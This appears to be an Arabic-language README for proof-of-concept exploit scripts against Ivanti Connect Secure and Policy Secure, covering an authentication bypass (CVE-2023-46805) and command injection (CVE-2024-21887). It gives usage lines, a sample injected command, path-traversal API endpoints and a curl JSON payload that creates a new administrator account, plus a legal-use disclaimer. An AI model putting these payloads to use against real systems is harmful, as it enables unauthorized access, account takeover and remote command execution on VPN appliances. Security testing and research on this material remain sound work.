 duy-31/cve-2023-46805_cve-2024-21887
ثغرة تجاوز المصادقة في المكوّن الإلكتروني لـ Ivanti ICS 9.x و22.x وIvanti Policy Secure تسمح لمهاجم عن بُعد بالوصول إلى الموارد المقيدة عن طريق تجاوز فحوصات التحكم.

ثغرة تجاوز المصادقة في المكون الويب لـ Ivanti ICS 9.x و22.x وIvanti Policy Secure تسمح لمهاجم عن بعد بالوصول إلى الموارد المقيدة عن طريق تجاوز فحوصات التحكم.
الاستخدام: ./CVE-2023-46805.sh http(s)://fqdn:port
./CVE-2023-46805.sh https://my.vpn.ip:443

ملاحظات:
chmod +x CVE-2023-46805.sh
يتطلب تطبيق curl + json_pp

النتيجة إذا كانت الثغرة موجودة، يجب أن ترى بعض الأشياء:
ثغرة حقن أوامر في المكونات الويب لـ Ivanti Connect Secure (9.x, 22.x) وIvanti Policy Secure تسمح لمسؤول مصادق عليه بإرسال طلبات مصممة خصيصًا وتنفيذ أوامر عشوائية على الجهاز.
الاستخدام: ./CVE-2024-21887.sh http(s)://fqdn:port payload_cmd
./CVE-2024-21887.sh https://my.vpn.ip:443 "touch /tmp/pwned"
النتيجة إذا كانت الثغرة موجودة، يجب أن ترى بعض الأشياء ويجب أن يعمل الحمولة الخاصة بك:

ملاحظات:
chmod +x CVE-2024-21887.sh
يتطلب تطبيقات curl, xxd, tr & sed
/api/v1/totp/user-backup-code/../../configuration/system/configuration /api/v1/totp/user-backup-code/../../system/active-users
/api/v1/totp/user-backup-code/../../configuration/administrators/admin-realms/realm/Admin%20Users
-H 'Content-Type:application/json' -d '{"change-password-at-signin": "false", "consoleaccess": "false", "enabled": "true", "fullname": "new user", "one-timeuse": "false", "password-cleartext": "new_password", "username": "login_user"}'
شكر وتقدير: https://attackerkb.com/topics/AdUh6by52K/cve-2023-46805/rapid7-analysis
المزيد عني 😉 https://www.linkedin.com/in/duy-huan-bui/
⚠️ إخلاء مسؤولية: هام: هذا السكريبت مُقدم للاستخدام التعليمي، والاختبار الأخلاقي، والاستخدام القانوني فقط. لا تستخدمه على أي نظام أو شبكة دون إذن صريح. الوصول غير المصرح به إلى أنظمة الحاسوب والشبكات غير قانوني، والمستخدمون الذين يُضبطون وهم يقومون بأنشطة غير مصرح بها يتعرضون لإجراءات قانونية. المؤلف ليس مسؤولاً عن أي ضرر ناتج عن سوء استخدام هذا السكريبت.
